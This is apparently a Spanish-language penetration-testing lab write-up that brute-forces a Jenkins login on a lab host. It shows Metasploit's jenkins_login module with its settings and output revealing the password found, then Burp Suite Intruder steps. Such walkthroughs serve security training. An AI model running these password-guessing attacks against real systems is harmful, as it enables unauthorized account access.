


- Tenemos palabras repetidas, que sería fácil borrarlos a simple vista pero en un caso que se encuentre mas de 50 palabras, se torna difícil al usuario detectar esas palabras repetidas



- Para esto usamos el siguiente comando para ordenarlas que nos facilita el trabajo de borrarlas

- Para guardarlas, usamos el siguiente comando




3.4.2 Fuerza bruta con metasploit


- Con este archivo txt procedemos a realizar la fuerza bruta en metasploit


3.4.2.1 Buscando módulos

- Buscamos módulos que nos permita realizar explotación



- Usaremos el módulo de Login





3.4.2.2 Ataque con módulo auxilary/scanner

- Cambiamos todos esos parámetros para poder iniciar el ataque

```
msf6 auxiliary(scanner/http/jenkins_login) > set LOGIN_URL /j_spring_security
_check
LOGIN_URL => /j_spring_security_check
msf6 auxiliary(scanner/http/jenkins_login) > set RHOSTS 192.168.100.123
RHOSTS => 192.168.100.123
msf6 auxiliary(scanner/http/jenkins_login) > set USER_FILE /home/hmstudent/je
nkins/192.168.100.122/paylod.txt
USER_FILE => /home/hmstudent/jenkins/192.168.100.122/paylod.txt
msf6 auxiliary(scanner/http/jenkins_login) > SET PASS_FILE /home/hmstudent/je
nkins/192.168.100.122/paylod.txt
[-] Unknown command: SET
msf6 auxiliary(scanner/http/jenkins_login) > set PASS_FILE /home/hmstudent/je
nkins/192.168.100.122/paylod.txt
PASS_FILE => /home/hmstudent/jenkins/192.168.100.122/paylod.txt
msf6 auxiliary(scanner/http/jenkins_login) >
```

- Verificamos los cambios

```
Name              Current Setting                                  Required  Description
----              ---------------                                  --------  -----------
BLANK_PASSWORDS   false                                            no        Try blank passwords fo
BRUTEFORCE_SPEED  5                                                yes       How fast to bruteforce
DB_ALL_CREDS      false                                            no        Try each user/password
DB_ALL_PASS       false                                            no        Add all passwords in t
DB_ALL_USERS      false                                            no        Add all users in the d
DB_SKIP_EXISTING  none                                             no        Skip existing credenti
                                                                             user&realm)
HTTP_METHOD       POST                                             yes       The HTTP method to use
LOGIN_URL         /j_spring_security_check                         yes       The URL that handles t
PASSWORD                                                           no        A specific password to
PASS_FILE         /home/hmstudent/jenkins/192.168.100.122/pay      no        File containing passwo
                  lod.txt
Proxies                                                            no        A proxy chain of forma
RHOSTS            192.168.100.123                                  yes       The target host(s), se
                                                                             ng-Metasploit
RPORT             8080                                             yes       The target port (TCP)
SSL               false                                            no        Negotiate SSL/TLS for
STOP_ON_SUCCESS   false                                            yes       Stop guessing when a d
THREADS           1                                                yes       The number of concurre
USERNAME                                                           no        A specific username to
USERPASS_FILE                                                      no        File containing users
USER_AS_PASS      false                                            no        Try the username as th
USER_FILE         /home/hmstudent/jenkins/192.168.100.122/pay      no        File containing userna
                  lod.txt
VERBOSE           true                                             yes       Whether to print outpu
VHOST                                                              no        HTTP server virtual ho
```


- Aquí es una forma más rápida a diferencia de Bursuite e iniciamos con el comando run


```
[-] 192.168.100.123:8080 - LOGIN FAILED: Dashboard:while (Incorrect)
[-] 192.168.100.123:8080 - LOGIN FAILED: Jenkins:API (Incorrect)
[-] 192.168.100.123:8080 - LOGIN FAILED: Jenkins:Authentication (Incorrect)
[-] 192.168.100.123:8080 - LOGIN FAILED: Jenkins:content (Incorrect)
[-] 192.168.100.123:8080 - LOGIN FAILED: Jenkins:Dashboard (Incorrect)
[+] 192.168.100.123:8080 - Login Successful: Jenkins:jenkins
[-] 192.168.100.123:8080 - LOGIN FAILED: Keep:API (Incorrect)
[-] 192.168.100.123:8080 - LOGIN FAILED: Keep:Authentication (Incorrect)
[-] 192.168.100.123:8080 - LOGIN FAILED: Keep:content (Incorrect)
[-] 192.168.100.123:8080 - LOGIN FAILED: Keep:Dashboard (Incorrect)
```

Contraseña encontrada


3.4.3 *Fuerza bruta con Bursuite*

- Otra forma de realizar ataque de fuerza bruta es con Bursuite
- Habilitamos bursuite






- Habilitamos la intersección de peticiones




- Habilitamos el foxyProxy en el navegador




- Ingresamos datos para que puedan ser interceptados por bursuite


- Los datos ingresados son interceptados y enviados a bursuite, para posteriormente enviarlo al Intruder




- Nos posesionamos en Intruder-Posesions, limpiamos todo y enviamos los parámetros de usuario y contraseña.




Seleccionamos el tipo de ataque a realizar




- En Payloads cargaremos en el payload 1 la lista de palabras claves que guardamos anteriormente en un archivo txt




- Lo mismo realizamos en el payload 2



